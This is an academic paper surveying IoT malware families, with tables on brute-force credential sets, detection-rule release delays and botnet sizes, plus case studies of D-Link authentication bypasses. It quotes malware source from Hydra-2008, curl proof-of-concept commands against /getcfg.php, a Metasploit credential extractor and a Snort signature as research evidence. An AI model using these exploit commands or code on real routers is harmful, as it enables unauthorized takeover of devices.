International Journal of Engineering, Management, Humanities and Social Sciences Paradigms (IJEMHS)
Volume 30, Issue 04, Quarter 04 (Oct-Nov-Dec 2018)
ISSN (Online): 2347-601X
www.ijemhs.com

Case study on IoT Malware

Jui Pattanaik
Aryan Institute of Engineering & Technology, Bhubaneswar

*Abstract***—Computer malware in all its forms is nearly as old as the first PCs running commodity OSes, dating back at least 30 years. However, the number and the variety of "computing devices" dramatically increased during the last several years. Therefore, the focus of malware authors and operators slowly but steadily started shifting or expanding towards Internet of Things (IoT) malware.**

Unfortunately, at present there is no publicly available comprehensive study and methodology that collects, analyzes, measures, and presents the (meta-)data related to *IoT malware* in a systematic and a holistic manner. In most cases, if not all, the resources on the topic are available as blog posts, sparse technical reports, or Systematization of Knowledge (SoK) papers deeply focused on a particular *IoT malware* strain (e.g., Mirai). Some other times those resources are already unavailable, or can become unavailable or restricted at any time. Moreover, many of such resources contain errors (e.g., wrong CVEs), omissions (e.g., hashes), limited perspectives (e.g., network behavior only), or otherwise present incomplete or inaccurate analysis. Hence, all these factors leave unattended the main challenges of analyzing, tracking, detecting, and defending against *IoT malware* in a systematic, effective and efficient way.

This work attempts to bridge this gap. We start with *mostly manual* collection, archival, meta-information extraction and cross-validation of more than 637 **unique resources related to *IoT malware* families. These resources relate to at least** 60 [1] ***IoT malware* families, and include** 260 **resources related to** 48 **unique vulnerabilities used in the disclosed or detected *IoT malware* attacks. We then use the extracted information to establish as accurately as possible the timeline of events related to each *IoT malware* family and relevant vulnerabilities, and to outline important insights and statistics. For example, our *preliminary analysis* shows that the mean and median CVSS scores of all analyzed vulnerabilities employed by the IoT malware families are quite modest yet:** 6.9 **and** 7.1 **for CVSSv2, and** 7.5 **and** 7.5 **for CVSSv3 respectively. Moreover, the public knowledge to prevent or defend against those vulnerabilities could have been used, on average, at least** 90 **days before the first malware samples were submitted for analysis. Finally, to help validate our work as well as to motivate its continuous growth and improvement by the research community, we open-source our datasets and our IoT malware analysis framework.**

I. Introduction

IoT/embedded [2] devices are everywhere and are affecting more and more aspects of a modern life every single day. It is expected there will be 50 billion devices by 2020 [15]. At the same time, various studies revealed that IoT devices and their software is plagued with weaknesses [21] and vulnerabilities [18], [19]. Therefore, it is unsurprising that various threat actors turned their attention to the large "armies of badly secured" IoT devices. As a consequence, there is a new and big wave of IoT malware and the expectations are this wave will become bigger and more intense. The IoT malware trend is quite new compared to classical types of malware, and the number of main IoT malware families is still small. This makes them both more attractive and easier to study as a whole and at this particular moment, therefore our work comes at a very convenient point in time.

As known, computer malware in all its forms is nearly as old as the first PCs running commodity OSes, dating back at least 30 years. However, the number and the variety of "computing devices" dramatically increased during the last several years, in particular due to what is known as the Internet of Things (IoT) paradigm. Additionally, it is expected IoT devices to quickly outnumber the traditional computing devices (e.g., desktops, laptops). Along with this, the focus of malware authors and operators slowly but steadily started shifting towards IoT malware. This is somewhat confirmed by the Mirai's infamous attack and source-code release in 2016 which started a new wave of IoT malware, and which triggered in 2017 a considerable spike in terms of new IoT attacks and malware families. *IoT malware*, though, is not a completely new concept, malware targeting IoT/embedded devices were spotted as yearly as 2007-2009, and some of the generic precursor source-code dates back to 2008 and 2001 respectively.

To date a number of different works exist that are related one way or another to the IoT malware field. Unfortunately, those studies do not present a comprehensive view on IoT malware that can help understand the bigger picture of the entire IoT malware ecosystem as well as what can be (or could have been) done to protect against IoT malware threats. Some of those existing works are dedicated in-depth to just a particular malware family [8], [11], [14], [23]. Some other briefly mention or summarize various subsets of malware families [11], [13], [16], [40], [45], Yet some other altogether focus on a related yet different malware area such as mobile malware [26] and Linux malware [20].

Our work comes to bridge that gap and aims to offer a comprehensive study of *IoT malware* field, as well as present the challenged and shortcomings of current security practices that limits our ability to effectively and efficiently prevent and defend against *IoT malware*. In comparison with the efforts focused either on labeling massive malware datasets based on AntiVirus (AV) name clustering [41], or on presenting various statistics and insights based on large datasets of *generic Linux malware* binaries [20], our work focuses on several distinct directions. One such direction is systematization of IoT malware meta-information, the analysis of the complete life-cycle and properties-set of *IoT malware*, and the analysis of prevention and defense knowledge that could have been used to avoid or minimize the impact of present IoT attacks and botnets. Another direction is development and release of an open-source IoT malware analysis framework that can help the research community better understand and fight the IoT malware now and in the future. We also present several interesting case studies, and a selection of anecdotal evidence of errors and omissions. As we demonstrate, evince like the one we present make the analysis and the management of IoT vulnerabilities and malware a quite challenging task for human analysts, alas the Artificial Intelligence (AI) cyber-security solutions which are also prone to more generic "data poisoning" attacks. Last but not least, we hope this work can help the research community better understand the *"What? How? Why? When?"* of failures in defending against *IoT malware*. Having a core understanding of these can help improving community's and organizations' cyber-security postures in numerous directions, such as vulnerability life-cycle and management, IDS/IPS workflows, malware analysis, and threat intelligence and Indicator of Compromise (IoC) sharing.

To summarize, our contributions with this work are:

- To the best of our knowledge, we present the first comprehensive survey and analysis of all currently known IoT malware families
- We collect, archive, cross-validate and release as open-source a structured and comprehensive dataset on all currently known IoT malware
- We report novel insights and useful statistics that can help improve the cyber-security posture of users and organizations in the future, in the context of IoT malware attacks
- We release as open-source a robust and an effective analysis framework specifically tailored to perform research on existing and future IoT malware
- The open-source material from this work will be updated at http://firmware.re/malw and http://firmware.re/bh18us

The rest of the paper is organized as follows. In Section II we detail our methodology and our datasets. We analyze the data and discuss our main results in Section III. We then present some selected case studies in Section IV. We also briefly introduce our IoT malware analysis framework in Section V. A summary of the related work is presented in Section VI. Finally, we conclude with Section VII.

II. Methodology

In this section we present some core aspects of our study.

A. Datasets Overview

The malware for IoT and embedded devices only relatively recently reached headlines and gained public attention thanks to massively damaging and large-scale attacks such as Mirai botnet. However, the history of malware that somehow target or (ab)use IoT/embedded devices goes decades back. Some analysis reports are dated as early as 2005 (`RBOT/Spybot.Zif`) and 2008 (`ZLOB`). At the same time, some samples are timestamped in online analysis platforms as early as 2008 (`RBOT/Spybot.zif, ZLOB`) and 2009 (`Psyb0t,ChuckNorris`).

We started with an initial list of at least 60 malware families that are relevant to the emerging trend of IoT, embedded, multi-platform malware. With this list, we started searching any relevant paper, publication, report, and blog-post that reveal any major or unknown detail about each particular IoT malware family. We then collected, archived, and systematized those reports. More importantly, we have timestamped each collected resource with an accuracy of one day (24 hours) (i.e., established their position in time as accurately as data permitted), and then cross-validated those reports to the best extent possible.

At the time of this writing, this resulted into an initial list of 637 unique resources related to *IoT malware* families. These resources relate to at least 60 *IoT malware* families, and include 260 resources related to 48 unique vulnerabilities used in the disclosed or detected *IoT malware* attacks.

III. Analysis and Results

In this section we present the main results and insights we obtained from analyzing the collected data.

A. Analysis of exploited credentials

Currently we have processed 16 IoT malware families (i.e., 27% from all analyzed) for credentials analysis. A summary of analysis and data is presented in Table I.

B. Analysis of Yara rules

Currently we are aware of 15 IoT malware families (i.e., 25% from all analyzed) that have a publicly available Yara rule. In Table II we summarize the *preliminary* results for the selected metrics which are supposed to measure and be an indicative of security community's performance to help detect and prevent against malware binaries using Yara rules.

One surprising results comes from the *delay between the initial development of the Yara rule and its first public release* metric. Normally, releasing the protective Yara rules as fast as possible could potentially increase the early detection and minimize the number of infections. However, there is an inexplicable long delay between the initial development of the rule and its public release.

Malware family	Unique cred. pairs	Unique usernames	Unique passwords
GoScanSSH	7,000 (?)	10	Unavailable
Psyb0t	2 – thousands (?)	1 – 6,000 (?)	2 – 13,000 (?)
ZLOB/DNSChanger	374	157	268
Moose/Elan	303	144	227
muBoT	180	82	162
Mirai	62/68 – (?)	– (?)	371
NyaDrop	– (?)	– (?)	31
ChuckNorris2	18	3	16
ChuckNorris	17	3	12
Hajime	12	3	11
Bashlite	11	5	10
Darlloz/Zollard	9	2	7
PNScan2	3	3	3
RPi MulDrop.14	1	1	1
RPi ProxyM	1	1	1
Hydra	2279 (?)	1233 (?)	1611 (?)

TABLE I. SUMMARY OF CREDENTIALS SET USED BY MALWARE FAMILIES DURING "DEFAULT LOGIN BRUTE-FORCE ATTACKS". (NOTE: PRELIMINARY ANALYSIS)

Metric name	Mean (days)	Median (days)
Delay between the *first seen in the wild* sample of malware family and corresponding Yara rule first *public* release	743	254
Delay between the *first submitted for analysis* sample of malware family and corresponding Yara rule first *public* release	302	235
Delay between the *first technical analysis* of malware family and corresponding Yara rule first *public* release	383	59
Delay between the *initial* development of the Yara rule and its first *public* release	22	18

TABLE II. METRICS FOR YARA RULES DEMONSTRATING SIGNIFICANT DELAYS BETWEEN MALWARE SAMPLE DISCOVERY, CAPTURE AND ANALYSIS, AND PUBLIC RELEASE OF THE CORRESPONDING RULES. (NOTE: PRELIMINARY ANALYSIS)

C. Analysis of IDS/IPS rules

Currently we are aware of 24 IoT malware families (i.e., 40% from all analyzed) that have an IDS/IPS (Snort, Suricata, or similar) rule specifically developed for the malware itself. While we also collect data on IDS (Snort, Suricata) rules related specifically to the vulnerabilities and exploits used by the malware, those metrics are analyzed separately. In Table III we present the *preliminary* results for the selected metrics which are supposed to measure and be an indicative of security community's performance to help detect and prevent against malware attacks using IDS (Snort, Suricata) rules.

Metric name	Mean (days)	Median (days)
Delay between the *first seen in the wild* sample of malware family and corresponding IDS rule first *public* release	675	166
Delay between the *first submitted for analysis* sample of malware family and corresponding IDS rule first *public* release	241	63
Delay between the *first technical analysis* of malware family and corresponding IDS rule first *public* release	32	25

TABLE III. METRICS FOR IDS (SNORT, SURICATA, OR SIMILAR) SIGNATURES DEMONSTRATING SIGNIFICANT DELAYS BETWEEN MALWARE SAMPLE DISCOVERY, CAPTURE AND ANALYSIS, AND PUBLIC RELEASE OF THE CORRESPONDING RULES. (NOTE: PRELIMINARY ANALYSIS)

D. Analysis of botnet sizes and number of infected devices

Currently we are aware that around 17 IoT malware families (i.e., 30% from all analyzed) having relevant reports where the size of the botnet (i.e., the number of infected devices) is estimated. A summary of analysis and data is presented in Table IV.

Malware family	Botnet size (e.g., devices)	Estimation timeframe
BrickerBot	10,000,000+	2017
ChuckNorris	300,000 – 330,000	2010 – 2012
SOHOPharming	300,000	2014
Hajime	130,000 – 300,000	2016 – 2017
Wifatch/Ifwatch	60,000 – 300,000	2015
Mirai	49,657 – 145,607+	2016
Bashlite/Gafgyt	120,000	2016
Persirai	120,000	2017
Psyb0t	80,000 – 100,000	2012
ExploitKit/DNSChanger	56,000	2016
Moose/Elan	50,000	2015
http81	43,621	2017
Darlloz/Zollard	31,000	2014
RaspberryPi Linux.ProxyM	10,000+	2017
PNScan1	1,439	2015
TheMoon	1,000	2014
Slingshot	100	2018

TABLE IV. SUMMARY OF BOTNET SIZE (I.E., NUMBER OF INFECTED DEVICES) PER MALWARE FAMILY. (NOTE: PRELIMINARY ANALYSIS)

E. Discussion

The numbers in Table II (Yara) and Table III (IDS – Snort, Suricata) reveal a non-negligible delay between the initial date samples are submitted for analysis (or the date the samples are analyzed in depth) and the earliest date when corresponding minimal defensive, preventive and protective mechanisms (such as Yara rules, IDS signatures, VAS scanners) are released. This seems at least counter-productive, as it was shown time and again that the majority of malware spread the most in their first several minutes to first couple of days days. For example, the Slammer worm infected more than 90% of vulnerable Internet hosts within 10 minutes [32], and the Blaster worm infected more than 400,000 systems in less than five days [35]. Therefore, any delay in such cases can have dramatic consequences.

The results from Table II (Yara) and Table III (IDS – Snort, Suricata) also demonstrate that, as a professional security community and industry, we need to improve in several directions. First, we need to improve our agility and cyber security posture relative to early and responsible public disclosure of defense rules. Second, we need to increase the speed and the quality, and minimize delays and errors (see Section III-F2), when analyzing incidents and developing/releasing those defense rules.

F. Errors, Inconsistencies and Open-Issues

In this subsection we present a selected list of errors, inconsistencies and open-issues that we found interesting or otherwise intriguing. It was interesting to find out that at least 60% of all IoT malware families had *at least one* (but usually two and more) instance(s) where major analyses or reports are inaccurate. Instances of such inaccuracies include missing sample hashes or IoC, wrong or missing CVE numbers, ambiguous vulnerability references, and critical analysis information such as hashes and IoC being presented in "almost unusable" form, e.g., screenshots of hashes instead of their text equivalent therefore adding OCR to the factors that can negatively influence accuracy of malware detection, matching and tracking. One explanation for this could be the fierce competition between the security companies to publish first. Therefore, the quality of the reports suffers in the name of "time to market". As a consequence, the quality of the protection and defense against IoT malware suffers as well. Another explanation could be that the methodologies to perform the analyses are far from their best, and that many of those reports miss a redacting view and an periodic updates for new developments, errata and corrections

1) The curious case of VirusTotal and the magic "First Seen In The Wild 2010-11-20" timestamp: During our cross-validations of IoCs and hashes for the analyzed malware, we have found at least 10 distinct IoT malware families share an intriguing common factor. Specifically, some of the samples in the "affected" malware families have the *First Seen In The Wild* property in VirusTotal set to *2010-11-20*. We had two theories about this.


- *Hypothesis 1: A bug in VirusTotal* – and we started the process of inquiry with VirusTotal to clarify these strange occurrences.
- *Hypothesis 2: A malware trove dumped* – i.e., someone's trove of malware intentionally (e.g., by the owner, by law-enforcement) or by accident (e.g., AntiVirus pull-and-scan) got uploaded or transferred via a monitored/scanned network or server. At present, this is a less plausible hypothesis given the development and timelines for some of those IoT malware families.

After several exchanges with VirusTotal, the following is a summary on the origins and the caveats of using the *First Seen In The Wild* from VirusTotal: *The 'first_seen_itw' is the closest date we can establish about the first appearance of the file in the wild. For example if we stumble upon a link and this link leads us to the download of this file, or if we uncompress a ZIP file and discover it inside with some date indicator. So theoretically if we stumble upon a ZIP file which contains a certain malware sample and has a date indicator dating back in 2010, we will update our 'first_seen_itw' field. First seen in the wild is mainly generated by third party tools. I would say it's fairly easy to fake, therefore I would advise against taking it as a ultimate source of truth.* Therefore, in theory, if one collects all known malware to date, archives (e.g., ZIP) them with a timestamp of 1970-01-01, and stores the archive somewhere online where it will be treated by third parties as source of "in the wild" indicator (e.g., fake malicious server, honeypot sensor node), we may end up that all malware have been seen in the wild in early 1970s.

In Table V we present sample examples that depict the problematic "First Seen In The Wild 2010-11-20" timestamp.

2) The curious case of "TheMoon" Snort signatures failure: The first public reports of attacks from the `TheMoon` worm date from 12-Feb-2014 [43], and its samples were subsequently captured and briefly analyzed on 13-Feb-2014 [42]. The available analysis reports, including the initial one [42], do not directly mention the CVE numbers of Linksys vulnerabilities exploited. However, as part of this research we have been able to track the exploits used by the `TheMoon` down to a combination of vulnerabilities, namely `CVE-2013-5122` [3] and `EDB-31683` [4]. Yet again, despite that `EDB-31683` was publicly disclosed more than 4 years ago, there is no CVE assigned to it therefore making its tracking and referencing problematic.

Both the initial report on `TheMoon` worm [42], and the `EDB-31683` [37] clearly indicate it affects Linksys routers and exploits faults in their particular implementation of HNAP protocol. As we already mentioned, our methodology includes searching for Snort rules related to either the malware families under analysis, or related to vulnerabilities exploited by those. To our surprise, we found reports on Snort mailing lists that the signatures to detect `TheMoon` attacks do not work as expected [38]. The more surprising part though was that it is very likely that the initial signatures were created based on advisory reports for D-Link HNAP vulnerabilities [36] which are completely unrelated to Linksys HNAP vulnerabilities from `TheMoon` attacks (Figure 1).



From: Francis Trudeau <ftrudeau-KR6O7HwU5NEm7effSn6vN9Huzzz
Subject: **Re: warn The Moon sig not work ?**
Newsgroups: **gmane.comp.security.ids.snort.emerging-sigs**
Date: Monday 17th February 2014 17:45:37 UTC (over 4 years ago)

```
One of our guys wrote this last week.

It is likely he was working off this:

http://www.sourcesec.com/Lab/dlink_hnap_captcha.pdf

In that PDF, the initial HNAP1 request doesn't have these fields.

I will talk to him and see what his thoughts were.

ft


On Mon, Feb 17, 2014 at 8:04 AM, rmkml
wrote:

> Hi,
>
> Could you check if this sig work please ?
>
> alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET WORM
> TheMoon.linksys.router 1"; flow:to_server,established; urilen:7;
> content:"GET"; http_method; content:"/HNAP1/"; http_uri;
> content:!"User-Agent|3a| "; nocase; http_header; content:!"Accept|3a| ";
> nocase; http_header; content:!"Referer|3a| "; nocase; http_header;
> pcre:"/Host\x3a (?:[0-9]{1,3}\.){3}[0-9]{1,3}/H"; reference:url,
> isc.sans.edu/forums/diary/Linksys+Worm+Captured/17630;
> classtype:trojan-activity; sid:2018131; rev:1;)
>
> because User-Agent and Referer exist on The Moon request...
>
> Regards
> @Rmkml
```

Fig. 1. Initial Snort signatures for `TheMoon` likely created for D-Link HNAP vulnerabilities [36] which are unrelated to Linksys vulnerabilities from the `TheMoon` attacks.

IV. Case Studies


A. The curious case of Hydra and the "D-Link Password Extraction" exploit

`Hydra-2008.1` [5] is a malware from early 2008 that is considered to be one of the first to target embedded/IoT devices, in particular D-Link routers [25]. It is also considered

Malware family	Malware year	References
GoScanSSH	2018	https://www.virustotal.com/#/file/9d6809571bec7429098bcb7ca0b12f8cb094d9079c6765b10a9c90b881ee9d37/details
JenX/Jennifer	2018	https://www.virustotal.com/#/file/04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc/details
Amnesia	2016	https://www.virustotal.com/#/file/f23fecbb7386a2aa096819d857a48b853095a86c011d454da1fb8e862f2b4583/details
NyaDrop	2016	https://www.virustotal.com/#/file/c3865eb1c211de6435d1352647c023c2606f9285d3304d54f17261a16bbec5ff/details
Mirai	2016	https://www.virustotal.com/#/file/8bd282b8a55a93c7ae5f1a5c69eab185da7d7e82c80f435c4ee049d3086002b7/details
Umbreon	2015	https://www.virustotal.com/#/file/409c90ecd56e9abcb9f290063ec7783ecbe125c321af3f8ba5dcbde6e15ac64a/details
PNScan1	2015	https://www.virustotal.com/#/file/579296cc79a45409e996269a46e383404299eb2c3e8f1c418c4325b18037dfe3/details
PNScan2/sshscan2	2015	https://www.virustotal.com/#/file/0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427/details
XorDDoS	2014	https://www.virustotal.com/#/file/bf4495ba77e999d3fe391db1a7a08fda29f09a1bbf8cad403c4c8e3812f41e90/details
KaitenSTD	2014	https://www.virustotal.com/#/file/6e4586e5ddf44da412e05543c275e466b9da0faa0cc20ee8a9cb2b2dfd48114e/details

TABLE V. MALWARE INSTANCES THAT DEPICT THE PROBLEMATIC "FIRST SEEN IN THE WILD 2010-11-20" TIMESTAMP.

to be a precursor of several other embedded/IoT malware families that emerged during that period [29]. `Hydra-2008.1` exploited a D-Link Authentication Bypass vulnerability (Figure 2), which appears to be known at least since *23-Feb-2008* as mentioned in the malware's source changelog [25]. Despite the long-standing existence of that vulnerability, it has to the best of our knowledge no CVE associated. Also, the `Hydra-2008.1` analysis reports are unable to even reference a security advisory related to the exploited D-Link vulnerability, leaving merely blurry statements such as *"Getting access to the router was possible by either using a built-in list of default passwords or with the use of a D-Link authentication bypass exploit."* [29].




```
/* cmd_advscan_getpass(sock_t *)     */
/* advance scanner password finder. */
int cmd_advscan_getpass(sock_t *scan_sp)
{
  char temp[801];
  char *one, *two;

    if(arg_send(scan_sp->s_fd, post_request) == false)
    return EXIT_FAILURE;

    recv(scan_sp->s_fd, temp, 100, 0);
    recv(scan_sp->s_fd, temp, 800, 0);

    one = strtok(temp, "<");

    while(one != NULL)
    {
        if(strstr(one, "password>"))
        {
            two = strtok(one, ">");

            while(two != NULL)
            {
                if(strcmp(two, "password") != true)
                {
                    snprintf(psw_x, strlen(two)+3, "%s\r\n", two);
                    return EXIT_SUCCESS;
                }
```

Fig. 2. `Hydra-2008.1` exploiting D-Link Authentication Bypass vulnerability by extracting the password from within what looks like `<password>*</password>` tags.


Moreover, almost 10 years after `Hydra-2008.1` release, specifically on *25-Oct-2017* the *Network Security Research Lab at 360* provided some more details and updates about a new `IoTReaper` malware [33], that emerged during late 2017. In particular, their report stated that `IoTReaper` appears to have *"A new exploit integrated: http://roberto.greyhats.it/advisories/20130227-dlink-dir.txt"* [33], which is marked as *"Authentication bypass exploit for Unauthenticated remote access to D-Link DIR -645 devices"* [34]. The particular advisory from 2013 is presented in Figure 3. It is important to highlight the request to */getcfg.php* in order to trigger the vulnerability and exploit it.

First, this demonstrates that even 4 years old publicly known vulnerabilities still work and are very lucrative for *IoT malware* authors and operators. Second, despite its disclosure back in 2013, to the best of our knowledge this vulnerability does not have a CVE assigned to it. Finally, apart from the fact that it tries to access */getcfg.php* on vulnerable D-Link routers, the exploitation involves very similar `Hydra-2008.1` technique of parsing `<password>*</password>` tags, as demonstrated in Figure 4 from Metasploit's *dlink_dir_645_password_extractor.rb* module [30].



```
[VULNERABILITY INFORMATION]
Class:          Authentication bypass

[AFFECTED PRODUCTS]
This security vulnerability affects the following products and firmware
versions:
   * D-Link DIR-645, firmware version < 1.03
Other products and firmware versions could also be vulnerable, but they were
not checked.

[VULNERABILITY DETAILS]
The web interface of D-Link DIR-645 routers expose several pages accessible
with no authentication. These pages can be abused to access sensitive
information concerning the device configuration, including the clear-text
password for the administrative user. In other words, by exploiting this
vulnerability unauthenticated remote attackers can retrieve the administrator
password and then access the device with full privileges.

More in detail, the following HTTP request fetches the administrator password:
     curl -d SERVICES=DEVICE.ACCOUNT http://<device ip>/getcfg.php

For those that are not familiar with "curl" syntax, the above command-line
requests the "getcfg.php" page, supplying the HTTP POST data
"SERVICES=DEVICE.ACCOUNT".
```


Fig. 3. Snippet from original 27-Feb-2013 advisory for *Unauthenticated remote access to D-Link DIR-645 devices* [34] which exploits */getcfg.php*.



```
        if res.body =~ /<password>(.*)<\/password>/
          print_good("#{rhost}:#{rport} - credentials successfully extracted")

          #store all details as loot -> there is some usefull stuff in the response
          loot = store_loot("dlink.dir645.config","text/plain",rhost, res.body)
          print_good("#{rhost}:#{rport} - Account details downloaded to: #{loot}")

          res.body.each_line do |line|
            if line =~ /<name>(.*)<\/name>/
              @user = $1
              next
            end
            if line =~ /<password>(.*)<\/password>/
              pass = $1
              vprint_good("user: #{@user}")
              vprint_good("pass: #{pass}")

              report_cred(
```

Fig. 4. Snippet of Metasploit's *dlink_dir_645_password_extractor.rb*, which exploits */getcfg.php* and which demonstrates similarities to D-Link exploit from `Hydra-2008.1`, i.e., parsing `<password>*</password>` tags.

However, the saga of this particular vulnerability does not stop there. More than 4 years from the 2013 advisory, a perfectly identical vulnerability was disclosed almost in 2017 targeting other devices from the same D-Link vendor. The two advisories, released almost at the same time by different parties, relate to D-Link 850L Multiple Vulnerabilities [39] (Figure 5) and D-Link DIR8xx Multiple Vulnerabilities [24] (Figure 6).


Remote Unauthenticated Information Disclosure via WAN and LAN


When an Admin is log-in to D-Link 850L it will trigger the global variable: *$AUTHORIZED_GROUP >= 1*.

An attacker can use this global variable to bypass security checks and use it to read arbitrary files.

Proof of Concept

```
$ curl -d "SERVICES=DEVICE.ACCOUNT&x=y%0aAUTHORIZED_GROUP=1"
"http://IP/getcfg.php"
```

Fig. 5. Snippet from 8-Aug-2017 advisory for D-Link 850L Multiple Vulnerabilities [39].


DEVICE.ACCOUNT.xml.php script in the given directory that can provide attackers with a good deal of critical inform
login and password to the device.

```
foreach("/device/account/entry")
{
   if ($InDeX > $cnt) break;
   echo "\t\t\t<entry>\n";
   echo "\t\t\t\t<uid>".      get("x","uid"). "</uid>\n";
   echo "\t\t\t\t<name>".      get("x","name"). "</name>\n";
   echo "\t\t\t\t<usrid>".   get("x","usrid").  "</usrid>\n";
   echo "\t\t\t\t<password>". get("x","password")."</password>\n";
   echo "\t\t\t\t<group>".      get("x", "group").   "</group>\n";
   echo "\t\t\t\t<description>".get("x","description")."</description>\n";
   echo "\t\t\t</entry>\n";
}
```

In other words, if attackers send a request to http://192.168.0.1/getcfg.php and add the SERVICES=DEVICE.ACOUNT
respond with the page containing a login and password to the device.

That is more than enough for attackers to, for example, use their custom malicious firmware to update the device.

Fig. 6. Snippet from 12-Sep-2017 advisory for D-Link DIR8xx Multiple Vulnerabilities [24].

It is interesting to notice the same */getcfg.php* in both these advisories. Also, note the `<password>*</password>` tags in Figure 6, which resembles a lot the previously presented exploits from 2008 and 2013. Also, the advisory title *“Enlarge your botnet with: top D-Link routers”* from [24] suggests that some recent IoT malware botnets have been or might be abusing it already. Finally and again, both these advisories do not have or provide a CVE number for the vulnerability related to exploitation of */getcfg.php* and `<password>*</password>` tags.

